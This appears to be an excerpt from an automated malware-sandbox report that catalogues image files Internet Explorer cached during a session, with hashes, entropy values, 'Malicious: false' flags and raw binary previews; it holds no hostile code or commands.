Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....`...b..)..).b.0.1...1LA..&)...LB)...2.....!q@....R.qLa..p..\P....(.....p..8.CA..;....!.....)..(e!.R..)....Hp.....(.....!..&!..LP.LSB.b.@. ..C@....4..LLJb.h.(....4...S@4..&(.1LB.@...&).1.....&...b..LP.m..+@..L...n(.1@.E.&(.G....(..4 ...).11LA..1LA..LS.....).11L.1A,\P..c.P.....&.....;..P(cB....h\R..(..R..)1....."...hp. .(...b..(.h.(..Lm1.B.S...!..P!...@.4.%.....7..&(...A.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARfw7b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	modified
Size (bytes):	25424
Entropy (8bit):	7.872077651941203
Encrypted:	false
SSDEEP:	384:IJevjgAhlBpfdsHJUebsmAiW4XtCi3TLAIJM0usV9QewV/0JjucfK8lXsENe:IJeLgUB3spVbljD5jLpMdsVLjJ/VE
MD5:	4B4588EDDD7A2E6517B7D0018DD82EE3
SHA1:	6487DFE0E42A95116835CED249175E6F3D5E95B4
SHA-256:	366D03FA212EEE18E60835E02F07EB3D5C054BDE122E558C6F51F2133B36DB04
SHA-512:	641743FD1F56D3AE734EA6E5CEED1F3D5287B9C56E70C66C2D2C7D8050F4CC76DE4E00701908F9E9458994349CCBD93DFEA9B36C691BD06AE30E744C8B5990E
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...+....E .....f..:S.x94....Jb....?.....wHJ(.u=.J.T...6..pi..Z.g..3.-..js.(*....8...\.EP.....@...6.....2.....:.B...z...!$.0.@(.G..v.`O..... >.....u.6..-..4Y.....1'.@ ..(..XrE...\P.....]r{R.....Y.....!]...."a..b.L.1..AD.M....1.!.....-.:...%h.Ui.&..v.!..>..D..t.HpA..|....=jX..HaB...LP!.`.`To.i.i..[.....~f.$`.@.6....[.".a....EF..t#&7 ..).b.$.# ....)+..H.{.<..V..qYXb....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARl0hy[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	3256
Entropy (8bit):	7.8663108680757885
Encrypted:	false
SSDEEP:	48:QfAuETAN9spRjqf01fg9c1BYEo9Mx0F/bjc44qKCGCK1+sBUsKsXMiTkE+ON:Qf7EBjk2QcE+09444qKPTMsBUtu9xN
MD5:	A16117A702AA2CC7125970EA7171DB1E
SHA1:	9557FB5F76D277E72F18B2238E83B8DB03B13C80
SHA-256:	B21617317A24495B6DE7B6F7F63D76F6D04F57338A2F92A231B93FC194425CF4
SHA-512:	E48625587E710FFDB0F218DCDDF47CF38A658B215909B466F8C3B3713A44CE29A513FC8526A08756ADE6703D235AFE32CA2DBE63BD078AAC5F1E1E337A5F4FDA
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARl0hy[1].jpg	
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..]B;g.$m...SH...SW...~=.}.K.R..;i.h.....5i.\;....I..E.....I^v.....'<z.Q`*.U.6C#.+?h.=.....p..YK.d..*...7k.....w).h.....v\....I...E..]Y..V.6.y*.L.....4....[.!..t....n...Rk.{8v9}^"o.Q...q.v...,..wWV...9.sF.1....[.m.....Q]..Q.?....n.y?Z.GG....rz.....B..../....LF`o).M.B.....F.IT.]..(..A..hwA..."....1.^f$.....$.c...q...j..N.%.=...MF..B...x..'..WE&..[..B~.Y.....F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARlo9i[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2334
Entropy (8bit):	7.804787398990509
Encrypted:	false
SSDEEP:	48:QfAuETAj7/rkdbUMIDJa/N+qyNlgKJKA4RZ3J0OjCB:Qf7E2rkNUjJaV5iMAU1J0/
MD5:	19C0AE16B773955A968DBC2E02F78DD9
SHA1:	68B07436E87A31B07DD7F20B897AE14664F15733
SHA-256:	A9651BD954612BE62AD6732BA260774FC7585C5D28F3571BB67C352C6B641BF4
SHA-512:	E3673451A23795B2401D2C38D04BD8A186DBF420662D7E45C1EF57C5CA6451A3D887975CE981DD1012794B7E999173D98E0BBD483E552DB12F1B1DAF3F26831
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..=.?...Z.....t>.....I.3....+.V...a..../.7..*...`.b....~t.*d..:M>.b^..k.J.Lb...:...*..4..~..5&...[U...M.3.....%s.p.@./s.*..o&....G.....E..M213....z...H.}.h....[...+s....4R.D.w.,.3.....p.!.I.....4.n.....:.E.A.\...-...n.T..Y>....!62...YB..y_>.).1M...Z}K...m...Gz..SW9.m4Ir.W.<.....@.. K{.3.....5.....q.....`t.+...n2F:....Qq..$`.....U.6ZE$...U%G.B..:.S6.#..s@....px<`

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARlt06[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2055
Entropy (8bit):	7.737309048781414
Encrypted:	false
SSDEEP:	48:QfAuETATOZXYbfiGBRwjR56tjU2peON9yCL1Hj5TkLmzf8R:Qf7EZEiGBGjb6nJHVwLmz+
MD5:	E36D48C9B814F0634087018C06CC9B22
SHA1:	B55C96D89E02F7CBEE7CC2731ABE30C73DE25B11
SHA-256:	B5AFC3D4C19BD12F278AF96F3CCC83F31F7B78A4679FED541368C67D3477156F
SHA-512:	E39BCB00B232CF416D948C4FED41201A064B88B5238C91BCB2EF1B225CCB49DEE10E11C08EC035A161A1E85529C4C0F4F89FEA77E27DFF9599130E39F2E51C1
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..^.+..-#3...P..H..&N../cf...#..m..lq=.h.N.3.b..%.....d.I..;z..A .:....p.....U.c..h.H...7vs...~m...3@.s`.u..n.T#$.....i.P.FpQ.....q..%.:sUv..f.$.>....%g`.!h.....4...Y.....6.....)\.H..x.X$Y#n.. .....P.P.)-..$7V..$}@.Eq=N...Y..$2J.V..i-.....`L.;.j.'c...5.N....[.OqZx.....q. ...q^5.mI,Q.....W?.1R.h.>.....t...H.+.Ue{#..!.y....z.X...n..s..>.;.Nz.Qz.C...`..BP...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARm3dD[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	18768
Entropy (8bit):	7.946351991554511
Encrypted:	false
SSDEEP:	384:N9dBDM+huIyOVS2VHyECNc0w4Cmfd4iaIPJEVK5z/L7p18j2cR1x:NC+UIyOM2VHyq4PraIxF5zPn82cZ
MD5:	79279F721FF8C74B10CA43E0F5336FBE
SHA1:	4C192F0EB63A397CD78CE973227072C966909FDF
SHA-256:	A1263575D520458E7F3D81C40E5344710036B3F1BED1AB0356E3FAAE8C99A650
SHA-512:	6B3A1DC1366279034EB3B239517179B439B2BA525A089BD9EB7E5ED97BF2CCB2350CACD2BDF7EF150DBAFB4BA19048B98967BF13AFDEF49E372BDD0C5E8B13DD
Malicious:	false
Reputation:	unknown

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARm3dD[1].jpg</th></tr>
<tr><td>Preview:</td><td>......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......M.7...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?...N..+...L%;...8.].E.{.....s.%szJ..8...!...[^..-vFG3E.e.>\.N.OB{..$..K`[.-%...c...5...PV..H....(......#....9N~...<.@#.h.h......).P.L.
....r.Z..y.T..<..VoY"..C.h.|..{y...V....k_@.V%,p....zT....liV.....J.(.(...S.).X..0T......J..$...2.NQ..Xz5r.z..h$..o.LF..:...D.....?..Q....H....WW...+zuS..t.W..Ny....q..Mh..+...7kC~.....9.~..
.Z.(........E....n......(.....B.S.....R........?.5..-.</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARm6r5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	17703
Entropy (8bit):	7.948335335138899
Encrypted:	false
SSDEEP:	384:+qOQvDg5PuGI2FJ+7euVXqjJFBloj5XNk+Y565p/oq6bLOHA6rz7FRT:+7eGIS+7euV6jJFBe9XmZ56noq4fozBV
MD5:	AF8B89FA03344C236767C0FED93A3635
SHA1:	8CEAF3DA8CB0994F5F54BEC5A09C6408C459ED82
SHA-256:	06EFB97DCE1ADE37742C16ED656371F172BC549D752B1EE301411E08E508ED0A
SHA-512:	42AC09528A1C9FD541F34CC7F58ECA9281ED536EC5FCA9E3484A9B47BEDCE45611C6E2845EDD42042146CBBE9FE2D44201AC71CD62A20344216E3048E6645DC
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO........,...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?.~.&...B.<Do...Z.,;.T..K..Z'y@..,[eI.%s.<f...9..RS..#uC..R...7v..,F.y..gQlt...!.....Rd..E.........+...iI.Sh.Y......5......Ex.....gfYf. ...M.Q.I.6...C5!...0....l...'B6dzVmZEKb..~D..o...D..L.I.+..m+...uf>.v./n....._..z.R4J.Uv...5pVD..M.,m..N+H...5d.t6.Kx..X...4..:~#.qEy...r0.rm=.v....<.;..8..z...:#.".{.......OK..... .....y5.jRz...Sp.{V..c).YF...]......g....M...D.H..z.^.D7....

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARmlyN[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>23459</td></tr>
<tr><td>Entropy (8bit):</td><td>7.963601517437201</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>384:NIGrv41zT8PzdtC/oeYA48G3iCdE7R7mbGnoIuna1WOsZ+J:NIGrUzT82geYAPGW7mMunavJ</td></tr>
<tr><td>MD5:</td><td>D69BC5C426DEB55367A4AAD06488CA0B</td></tr>
<tr><td>SHA1:</td><td>454F5ADE4F022C6A72EF23A033742E0309B428B5</td></tr>
<tr><td>SHA-256:</td><td>F6E9EA59BB9052B59B8B86811C340FEC156820031F384E76C4DCF3FF1215AC47</td></tr>
<tr><td>SHA-512:</td><td>D1FD5BBF5B9ED6D2F2D7ACA18CCA5B6BEDABD906022C5E4264E7874A37DD78D5CD4E9BB3C38CD24CDBA3A36A73B3F81CC72DD4285FCCE075814222FEA1E8E92</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>unknown</td></tr>
<tr><td>Preview:</td><td>......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......M.7...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..6;@*.>_......1#..%.6....sOAj..P.%..=..i.k]$..g......q.X.D.....1..T..W..H....9..E#.z.....H..F..p.G.Sk.{..q...@.1.C..v..|.\>p.....23.t
..fN..2.....#g.Fr..f5.r[9..T.*r.'..5.........z......8.I. .#4.5.UO...+{..#...A...(2H.Q.....h$.o.4.K.E.v..i.....r...x.....9..y.7.......<.<.De..q..*.m.Lq....5.'.U..^..N..U.....'>.t.{..6.5c......`..q.A.=(
4....6.O....p..s..8..s.....F......=.S.</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARmt9G[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	10526
Entropy (8bit):	7.927345671317898
Encrypted:	false
SSDEEP:	192:QtHL+Dun0sH2/rauOIAzigvbHdvNKh5crngQ04ArL5UEEIsKIbZNHg:+S2pWgIAFRvNeUgQ9C5UEEBtHg
MD5:	076B1B6F3B46740679FA703FE7EDF5E6
SHA1:	A961FF54B4D6A170FA42366CA3F79DCC9DB55763
SHA-256:	7EC4C91055D6BF21250D3754A2E7ACC1BCCF7B61215D218F10078E2DC4F22A67
SHA-512:	77C447AFB5049BF02F8CA136840307AB618DBEB584123AF98C2FBA597C2E902789A74F0451BB00EF891E87EF19A84F9F6557CD2747E5329264DEB600F42CE712
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARmt9G[1].jpg

Preview:

......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO........,..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..H....d..........V.C.^......Q`5t.<..@.RDI.....ac.Qd..]...,4.V4.P.)...4...ld..#a..A.gW7..hp..O0.{W...p.1T4..2M....3.W.CK...
e.@..%..a..)#<T9....[.....)....G.!a..0......,ZD......%....:.!.X.Y.B6n.A..1.m.Y.n.ap...#..E.L.=&.-..PM4....B.,.Kc..Y..f..#.cB.:.E2........L.".B...`.qL......zSBn..z..`.(...........qJ .2.Cv..x.
eD.Sr..).,.y...i.3...m.Fh..W# ..J.g...[.j.lJz..q..h.....l.w.m

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARmvNW[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2881
Entropy (8bit):	7.85955245042214
Encrypted:	false
SSDEEP:	48:QfAuETAv+2XacTEbp8Cq7KtgO8BzwAtFhp3cGByPBPOKrkNbUTol:Qf7ET2q0EbHtvYMKCYykz
MD5:	C51479837063AC740FF33D4EDCF910B6
SHA1:	5144AA2ABC2DE143AFECC36C06F3E1AFF408B4B8
SHA-256:	B11870B80969AD463F4BA768F5D84636A309F7E96E2D3C76CDE5FBA38C5E7A80
SHA-512:	05297A6F040C6323CBBDE63255B255812631785488811AE40D26316059166B7677385BEEDC122AC4738EF6B9E6755E449BBC87C9B6CDADFFF049502AB2843044
Malicious:	false
Reputation:	unknown

Preview:

......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......K.d..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?.ez.............zVu...)+.......Vl{u4.H.@..q.5...,i.i...[^.J.....,..i.3..m.Y.d[X4..DHky...x...RLM.y..+q.i......<...t.x...F..Fk.....-.:....@...j.
Az.......e.3j..W3.V...~....m...v.'.=My.i....m...'8.K.4Td.6..."E.O..hRL%I.w....Z....=s...<.en.5znQ..t..p.LA@..,p......(..A5...ea.2N.N=..\\.a.;0P...^..MS.SIm..1..2"..n...+..l..".1.Sb
|...1`?:-sH.h.G.SJf.....q?..ObZ...8........(.mK.E...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1cG73h[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1131
Entropy (8bit):	7.767634475904567
Encrypted:	false
SSDEEP:	24:lGH0pUewXx5mbpLxMkes8rZDN+HFlCwUntvB:JCY9xr4rZDEFC
MD5:	D1495662336B0F1575134D32AF5D670A
SHA1:	EF841C80BB68056D4EF872C3815B33F147CA31A8
SHA-256:	8AD6ADB61B38AFF497F2EEB25D22DB30F25DE67D97A61DC6B050BB40A09ACD76
SHA-512:	964EE15CDC096A75B03F04E532F3AA5DCBCB622DE5E4B7E765FB4DE58FF93F12C1B49A647DA945B38A647233256F90FB71E699F65EE289C8B5857A73A7E6AA 6
Malicious:	false
Reputation:	unknown

Preview:

.PNG........IHDR................U....pHYs..........+......IDATx..U=l.E.~3;w{..#].Dg!.SD...p...E....PEJ.......B4.RE. :h..B.0.-$.D"Q 8.(.;.r.{3...d...G......7o..9....vQ.+...Q......."!#I......x|...\...&
.T6..~......Mr.d.....K..&..}.m.c.....`.`....AAA..,.F.?.v..Zk;...G...r7!..z......^K...z.........y...._..E..S....!$...0...u.-.Yp...@;;;%BQa.j..A.<)..k..N.....9.?..]t.Y.`....o....[.~~..u.sX.L..tN..m1...u
...........Ic....,7..(..&...t.Ka.]..,.T..g.."...W......q....:+t.?6....A..}...3h.BM/.....*..<.~..A.`m...:.....H...7.....{.....$... AL..^-...?5FA7'q..8jue...*.....?A...v..0...aS.*:.0.%.%"......[.=a......X..j..
<725.C..@.\. ..`.._....'...=....+.Sz.{......JK.A...C|{.|r.$.=Y.#5.K6.!........d.G...{......$.-D*.z..{...@.!d.e...&..o...$Y...v.1.....w..(U...iyWg.$...\>..].N...L.n=.[.....QeVe..&h...`;=.w.e9..}
a=.......(.A&..#.jM~4.1.sH.%...h...Z2".........RP....&.3...............a..&.I...y.m...XJK..'...a......!.d.......Tf.yLo8.+.+...KcZ.....|K..T....vd....cH.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1ftEY0[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	497
Entropy (8bit):	7.316910976448212
Encrypted:	false
SSDEEP:	12:6v/7YEtTvpTjO7q/cW7Xt3T4kL+JxK0ew3Jw61:rEtTRTj/XtjNSJMkJw61
MD5:	7FBE5C45678D25895F86E36149E83534
SHA1:	173D85747B8724B1C78ABB8223542C2D741F77A9
SHA-256:	9E32BF7E8805F283D02E5976C2894072AC37687E3C7090552529C9F8EF4DB7C6
SHA-512:	E9DE94C6F18C3E013AB0FF1D3FF318F4111BAF2F4B6645F1E90E5433689B9AE522AE3A899975EAA0AECA14A7D042F6DF1A265BA8BC4B7F73847B585E3C12C26 2
Malicious:	false
Reputation:	unknown

Preview:

.PNG........IHDR................a....pHYs..........+......IDATx....N.A..=.....bC...RR..`'......v.{:.^..... ."1.2....P..p.....nA......o.....1...N4.9.>..8....g.,...|."...nL.#..vQ.......C.D8.D.0*.DR)....
kl..|.......m...T..=.tz...E..y..... ..S.i>O.x.l4p~w......{...U..S....w<.;.A3...R*..F..S1..j..%...1.|.3.mG..... f+.,x....5.e..]lz..*.).1W..Y(..L`.J...xx.y{.*.\. ...L..D..\N........g..W...}w:.......@].j
._$.LB.U..w'..S......R..:.^..[\.^@....j...t...?..<............M..r..h....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1ftEY0[1].png	

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1kKVy[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	898
Entropy (8bit):	7.694927757951535
Encrypted:	false
SSDEEP:	24:AoSFwQNh8iuQ/HM5V7Wp7Cxf2aA5DbK1cbr:AoUNhtuQE59WpWx+a6Pl
MD5:	2FAD21634CA0EC2AEF0D32E72748CCFB
SHA1:	4D4727E108164985D0722A32035F58FA0BDAD19E
SHA-256:	A8FD087BD67E5CEBC1B90AB2E4DD94847B947B849EEBDE4E816DF54ABE66C589
SHA-512:	30D075B21AB5891C2FB8684DE64F784F0F65784307C36076ADB745131C0E9CABE89DFC5C74BC9BBF210620D1A525E9FAC1626BBB35B49946955C609378D3B18
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....;0.....pHYs.....+.....4IDATx..]H.Q.....6.u!.t..)MQ'.e..S2e.Md^...F....cB.0...J..B.0..(J.4P.#J..A.....|<.s...I.?.&...^p..w$....Q;...P..).G....n@ 0.....D.z=p..E...j.....Z..E..Z$..;./....=RpR.....z..'..)8'$si..(....!.]!..0...CVmH.Xp(...#..0Y.....&...t.b.`..3....P..._"...9....z.&"{;::./.....SoB...61].8..77..df.....d.....KMMM....k. .."?...w.....*.$....Q?m..$..=/.w.Juw..xOnn.?...j5...+].W..bI.....?.v..bU.....!.)..,w*.>.sR.=.7[;...q..._...K..._.U.....|.....P*.....[.}.;.o.{Ui....>.O...X..b1.....I{{.{~6.b...x..j....rS". ..a/,4h....H.P...p.H.....}h4.2..E....0..fg.V.>..+....2D..D...j...d2-A1..R)sk..\^^..t:...lnll.s8..A`>.6.%.O..f...{`4.5II..4?S.g..j....!V..`....F.IK.B.v.rm...n.....l@.T.c.9*.....C6...H8).....,`.\... ..0666.9*h.....?.....j.>.8STl..G...t..P..6.....eO.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB7gRE[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	501
Entropy (8bit):	7.3374462687222906
Encrypted:	false
SSDEEP:	12:6v/71zYhg8gNX8GA3PhV8xJy4eOsEfOZbLjz:u8O9A/hSJ9lfkbb
MD5:	1FCA95AEED29D3219D0A53A78A041312
SHA1:	5A4661CCF1E9F6581F71FC429E599D81B8895297
SHA-256:	4B0F37A05AB882DA679792D483B105FDD820639C390FC7636676424ECFD418B9
SHA-512:	7E02CEB4A6F91B2D718712E37255F54DA180FA83008E0CE37080DADFE8B4D0D50BC0EA8657B87003D9BAD10FA5581DBB8C1C64D267B6C435DA48CBED3366C EA
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..RKN.A.}... ...e1(."le.....F\...@.."...|... ..ld.$.(.`..V.0].ghK....]SS...J.I.<@.O.{.....:WB8~....}Hr...P.....`l.N...N.....Z...'.3. .;....3.B-....i...L.....b..{... ..Q.... .....L...=.d....n.....&.!..O....W1..."....gm5x....[.C.9^Q.BC.....O...../.(...|.~.0hv..S..7.....YBn..B..o.T<.....|.g&....U.....gm.. .....U..,.u..)\$.lN .w]Rm.....OZ.h.....zn.~...A.uy.....,.....3(.....z<....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BBH3Kvo[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	579
Entropy (8bit):	7.468727026221326
Encrypted:	false
SSDEEP:	12:6v/7ziAVG8tUZ8VveAL8S6mbRRkeYZ2GlguM+7Kf03NE3Emns6F9:uisI8x5L8ub7keYZ2GlLsMi06F9
MD5:	FDC96E25125ACA9FAA9328286DF59A3C
SHA1:	AE96A116A24EC53C3D1E2F386435F6CE6B6B6F08
SHA-256:	201E3277C624BCFDAF85CA20EE8BA8A22D8D3BFF44FDAD41FC23CB07AE0E9A40
SHA-512:	98591D2D6F7C0DF27DDE63572C3751974323B6A34CCE14845D418E32E17177DF27F612CDBD9F44B24AFC5C259CEE37CBCD08DDA0DB9A81434169DE9BB2CD8 24
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..S=..A.=.....U$..I.Z.b.HlR.....)B*.;..i^....Im.*.(ba'b.l._...*..y..vy.G...{.g.....P.c.Y..P..(..uv=....\|VF....$.I..n....@..E.... .t.+@.RA>..b.@0...w1...\...d...F...H..B.....V<.n6..R)..f..$..L.S8.Nd2...s...qD.Q.F#,.K.j..R...\...P..n..a.F..b.~.....E6.....:..'.n.0.F..~..\|.....x.....`0.J....>..UD?..__.`D...7x..... jK@.....x...m..\....O`y)C.'j.\..~..G..I`.....Z)'a.d..&$IB.\...UI.d.....x...P(.p8.2.....w@.5..n..j.aT#.....Y..5VB....f..;..f8..-...w...a.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\a8a064[2].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 28 x 28

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\a8a064[2].gif	
Category:	dropped
Size (bytes):	16360
Entropy (8bit):	7.019403238999426
Encrypted:	false
SSDEEP:	384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm
MD5:	3CC1C4952C8DC47B76BE62DC076CE3EB
